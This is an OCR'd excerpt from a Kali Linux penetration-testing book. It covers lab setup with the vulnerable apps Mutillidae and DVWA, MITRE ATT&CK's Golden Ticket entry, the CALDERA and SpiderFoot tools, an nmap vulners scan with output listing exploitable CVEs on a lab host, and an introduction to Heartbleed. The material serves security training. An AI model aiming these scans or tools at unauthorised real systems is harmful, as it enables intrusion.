
Advanced Security Testing with Kali Linux


Test your Computer Security using the same Tools and Tactics as an Attacker



DANIEL W.DIETERLE
@cyberarms

TRUNKED

2. Choose where you want it to install it, the default is normally fine.
3. Follow through the install prompts, reboot when asked.
4. Start VMWare and enter either your e-mail address for the free version or purchase & enter a license key for commercial use.
5. Click, "***Continue***" and then "***Finish***" when done.
6. Download the Kali Linux 64-bit VMWare Image from Kali.org:



It is always good to verify the download file checksum to verify that the file is correct and hasn't been modified or corrupted. You can do this with the certUtil command.

7. From a command prompt, enter "certUtil -hashfile [kali linux download file] SHA256"

Then just verify the checksum with the downloaded file.

8. Next, unzip the file to the location that you want to run it from (I used "Advanced Kali VMs").

TRUNKED

To access the webserver remotely, you may need to allow access to your network address in the "*/opt/lamp/htdocs/mutillidae/.htaccess"* file – Localhost and the VMWare host only addresses are allowed by default.

Troubleshooting - If you get a "directory not empty, can't reset database" error - You may need to remove the Mutillidae folder in "*/opt/lampp/var/mysql*", and then click "*rebuild/setup*" the DB again from the Mutillidae website.

Now that we have Mutillidae setup on Ubuntu, we can add another Vulnerable Web Application - DVWA to the same system.

Damn Vulnerable Web Application (DVWA)

Tool GitHub: https://github.com/digininja/DVWA

Damn Vulnerable Web Application (DVWA) is another good tool for practicing and learning Web App Security. If you installed Mutillidae on an Ubuntu VM, you can install DVWA on the same system.

Installing DVWA


1. Change to your HTDOCS directory
2. Enter, "***sudo git clone https://github.com/digininja/DVWA.git***"
3. surf to "*http://127.0.0.1/DVWA/setup.php*"

Fix any of the red marked areas for your environment - if you installed it on the Mutillidae system, you will need to change the username and password to "root/ mutillidae" in the config file.

NOTE: I did not install the reCAPTCHA key, you will not need it.

TRUNKED

Let's look at the Golden Ticket Technique. Click on Golden Ticket and you will see the explanation below.




"Steal or Forge Kerberos Tickets: Golden Ticket" - https://attack.mitre.org/techniques/T1558/001/

This is followed by the Procedure Examples, Mitigations and Detection sections. The information above explains that forged "Golden Tickets" can be used to gain access to Active Directory resources. In the Procedure examples section, three specific attack tools are named - Empire C2, Ke3chang, and Mimikatz. If you click on "Empire" you get an overview of the Empire Command & Control Framework (covered later in the book). Including a complete list of techniques that can be used in Empire.

TRUNKED

systems. You can change a lot of options in the advanced section, but let's begin our journey by taking a look at the "Plugins" section.




You can view the CALDERA Usage Guide by clicking on "*Fieldmanual*". I highly recommend the reader explore at least the Terminology and Plugin section. For example, you can easily take advantage of CALDERA's artificial Intelligence and use the "Mock" plugin for using CALDERA in a simulation mode with simulated targets. It comes with 2 simulated targets, but you can easily increase this by modifying CALDERA's configuration files. There is even a "Human" plugin, an artificial human that can be configured to run normal tasks on the target system. This is used to help obfuscate red team operations during testing.

CALDERA - Basic Red Team Engagement

CALDERA has a complete step-by-step process to follow - http://localhost:8888/docs/Getting-started.html, so I'll just cover this quickly.

TRUNKED




➢ Click on "*Red Canary*"

Then select the Purple team demo database, or create a new Database with the "+" sign:

TRUNKED

scans will directly scan the target and return information about the servers themselves.

Just give SpiderFoot the domain name, select your use case, and let it do its thing.



This time it found a lot more information:

TRUNKED

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --script=vulners --script-args mincvss=8.0 172.24.1.233
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-18 21:42 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 21:42 (0:00:00 remaining)
Nmap scan report for 172.24.1.233
Host is up (0.033s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|       MSF:ILITIES/OPENBSD-OPENSSH-CVE-2010-4478/      7.5     https://vulners.co
|       MSF:ILITIES/LINUXRPM-ELSA-2008-0855/    7.5     https://vulners.com/metasp
|       SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|       MSF:ILITIES/SUSE-CVE-2011-5000/ 3.5     https://vulners.com/metasploit/MSF
|       MSF:ILITIES/ORACLE-SOLARIS-CVE-2012-0814/       3.5     https://vulners.co
|       MSF:ILITIES/GENTOO-LINUX-CVE-2011-5000/ 3.5     https://vulners.com/metasp
|       MSF:ILITIES/AMAZON-LINUX-AMI-ALAS-2012-99/      3.5     https://vulners.co
|       MSF:ILITIES/SSH-OPENSSH-X11USELOCALHOST-X11-FORWARDING-SESSION-HIJACK/  1.
IJACK/  *EXPLOIT*
|_      1337DAY-ID-20909        0.0     https://vulners.com/zdt/1337DAY-ID-20909
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
| vulners:
|   cpe:/a:isc:bind:9.4.2:
|       SSV:60184       8.5     https://vulners.com/seebug/SSV:60184    *EXPLOIT*
```

That's it, one scan lists an incredible number of vulnerabilities! The script depends on service detection and CVE lookups but it is a very useful script. Vulscan by Scip AG is another interesting module, but you need to install it from their GitHub Page - https://github.com/scipag/vulscan.

OpenSSL-Heartbleed - Scanning and Exploiting

Several years ago, the "OpenSSL-Heartbleed" vulnerability caused quite a commotion. Unbelievably, a full year later, a large percentage of public facing servers had never been fully remediated:


https://www.venafi.com/blog/post/still-bleeding-one-year-laterheartbleed-2015-research/

According to reports, up till last year, there were over 200,000 exploitable machines vulnerable to "Heartbleed" online. Heartbleed isn't the only one, there were also about 240,000 systems online that were vulnerable to "BlueKeep" - a popular exploit from 2019[1]. As you can see, even though vulnerabilities are publicly exposed, there are still a large number of systems that never get patched.

